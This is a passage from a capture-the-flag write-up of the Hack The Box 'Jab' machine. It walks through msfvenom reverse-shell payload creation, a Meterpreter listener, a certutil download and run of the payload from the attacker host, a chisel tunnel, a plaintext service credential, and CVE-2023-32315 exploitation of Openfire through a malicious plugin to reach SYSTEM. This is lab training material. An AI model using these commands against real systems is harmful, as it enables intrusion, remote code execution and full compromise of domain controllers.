bABvAHMAZQAoACkA' -silentcommand
```

While waiting I generated a payload to upgrade to a Meterpreter and started my web server to download it from

```
# Commands Executed
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.155 LPORT=1338 -a x86 -f exe -o /var/www/html/
tobor.exe
sudo systemctl start apache2
```

I started a Meterpreter listener

```
# Metasploit commnads
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 10.10.14.155
set LPORT 1338
run -j
```

When connected I downloaded the payload to the target and executed it to catch the Meterpreter

```
# Commands Executed
certutil -urlcache -f http://10.10.14.155/tobor.exe C:\\Windows\\System32\\spool\\drivers\\color\\tobor.exe
cd C:\\Windows\\System32\\spool\\drivers\\color
.\tobor.exe
```

Screenshot Evidence

```
PS C:\windows\system32> cd C:\Temp
PS C:\Temp> cd C:\\Windows\\System32\\spool\\drivers\\color
PS C:\Windows\System32\spool\drivers\color> certutil -urlcache -f
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Windows\System32\spool\drivers\color> tobor.exe
PS C:\Windows\System32\spool\drivers\color>
```

I was able to catch the reverse shell and read the user flag

```
# Commands Executed
type C:\\Users\\svc_openfire\\Desktop\\user.txt
# RESULTS
08c0b1c68354787e574a4d7bf2dc02c4
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.155] from (UNKNOWN) [10.129.209.245] 49553

PS C:\windows\system32> whoami
jab\svc_openfire
PS C:\windows\system32> hostname
DC01
PS C:\windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.209.245
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1
PS C:\windows\system32> type C:\\Users\\svc_openfire\\Desktop\\user.txt
08c0b1c68354787e574a4d7bf2dc02c4
PS C:\windows\system32>
```

USER FLAG: 08c0b1c68354787e574a4d7bf2dc02c4

PrivEsc

While enumerating the device I discover port 9090 and 9091 is listening and available locally

```
# Powershell Commands Executed
Get-NetTcpConnection -State Listen

# Command Prompt Commands Executed
netstat -ano | findstr 127.0.0.1
```

Screenshot Evidence

```
PS C:\Temp> netstat -ano | findstr 127.0.0.1
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2920
  TCP    127.0.0.1:389          127.0.0.1:49700        ESTABLISHED     644
  TCP    127.0.0.1:389          127.0.0.1:49702        ESTABLISHED     644
  TCP    127.0.0.1:389          127.0.0.1:49773        ESTABLISHED     644
  TCP    127.0.0.1:389          127.0.0.1:49775        ESTABLISHED     644
  TCP    127.0.0.1:9090         0.0.0.0:0              LISTENING       3336
  TCP    127.0.0.1:9091         0.0.0.0:0              LISTENING       3336
```

I translated the PID to see it is openfire-service

```
# PowerShell Commands Executed
Get-Process -Id 3336

# Command Prompt Way
```

```
tasklist /SVC /FI "PID eq 3336"
```

I uploaded chisel to the target to establish a proxy connection to allow access to the openfire ports 9090 and 9091
TOOL: https://github.com/jpillora/chisel/releases/tag/v1.9.1

```
# Meterpreter Upload
upload /var/wwww/html/chisel_1.9.1_windows_amd64.exe C:\\Temp\\chisel.exe

# Download File from HTTP Method
certutil -urlcache -f http://10.10.14.155/chisel_1.9.1_windows_amd64.exe C:\\Temp\\chisel.exe
```

I started my chisel listener on my attack machine

```
# Commands Executed
chisel server -p 1080 --reverse
```

Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ chisel server -p 1080 --reverse
2024/03/03 13:36:55 server: Reverse tunnelling enabled
2024/03/03 13:36:55 server: Fingerprint +1LxI55Bv8YVXfIDJVjrqMwAbVHckhDPfEi9bulf6qc=
2024/03/03 13:36:55 server: Listening on http://0.0.0.0:1080
```

I then connected to it from my target session

```
# Commands Executed
./chisel.exe client 10.10.14.155:1080 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091
```


Screenshot Evidence

```
┌──(tobor㉿kali)-[~/HTB/Boxes/Jab]
└─$ chisel server -p 1080 --reverse
2024/03/03 13:36:55 server: Reverse tunnelling enabled
2024/03/03 13:36:55 server: Fingerprint +1LxI55Bv8YVXfIDJVjrqMwAbVHckhDPfEi9bulf6qc=
2024/03/03 13:36:55 server: Listening on http://0.0.0.0:1080
2024/03/03 13:38:08 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/03/03 13:38:08 server: session#1: tun: proxy#R:9090=>9090: Listening
2024/03/03 13:38:08 server: session#1: tun: proxy#R:9091=>9091: Listening


PS C:\Temp> ./chisel.exe client 10.10.14.155:1080 R:9090:127.0.0.1:9090 R:9091:127.0.0.1:9091
```

I am now able to access Chisel from my browser. This also shows a version number at the login page 4.7.5
LINK: http://127.0.0.1:9090


Screenshot Evidence



I was able to login with the svc_openfire credentials

USER: svc_openfire
PASS: !@#$%^&*(1qazxsw

Screenshot Evidence




A search for “openfire 4.7.5 exploit” returned CVE-2023-32315
I searched a found a Proof of Concept for it at the below link which I used to exploit the service
POC: https://github.com/miko550/CVE-2023-32315?source=post_page-----81b06af55ff4----------

```
# Commands Executed
git clone https://github.com/miko550/CVE-2023-32315.git
```


I do not need the authentication bypass in the Git Repo. I only need the plugin attached to it
• goto tab plugin > upload plugin `openfire-management-tool-plugin.jar`

Screenshot Evidence



I can now see the plugin


Screenshot Evidence



• goto tab server > server settings > Management tool


LINK: http://127.0.0.1:9090/plugins/openfire-management-tool-plugin/cmd.jsp

Screenshot Evidence




I entered 123 as the Admin Login password and clicked login which gave me system access

Screenshot Evidence



I used the “System Command” drop down item to execute tobor.exe again which caught a meterpreter


Screenshot Evidence



I migrated to a new process I created with Meterpreter and entered my shell

```
# Meterperter Commands
execute -H -f cmd
migrate 3332
```

Screenshot Evidence



I was then able to read the root flag

```
# Commands Executed
type C:\\Users\\Administrator\\Desktop\\root.txt
# RESULTS
107266970b3cea294ee39d6d863318e1
```

Screenshot Evidence

```
meterpreter > shell
Process 1568 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5458]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Openfire\bin>whoami
whoami
nt authority\system

C:\Program Files\Openfire\bin>hostname
hostname
DC01

C:\Program Files\Openfire\bin>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.209.245
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

C:\Program Files\Openfire\bin>type C:\\Users\\Administrator\\D
type C:\\Users\\Administrator\\Desktop\\root.txt
107266970b3cea294ee39d6d863318e1
```

ROOT FLAG: 107266970b3cea294ee39d6d863318e1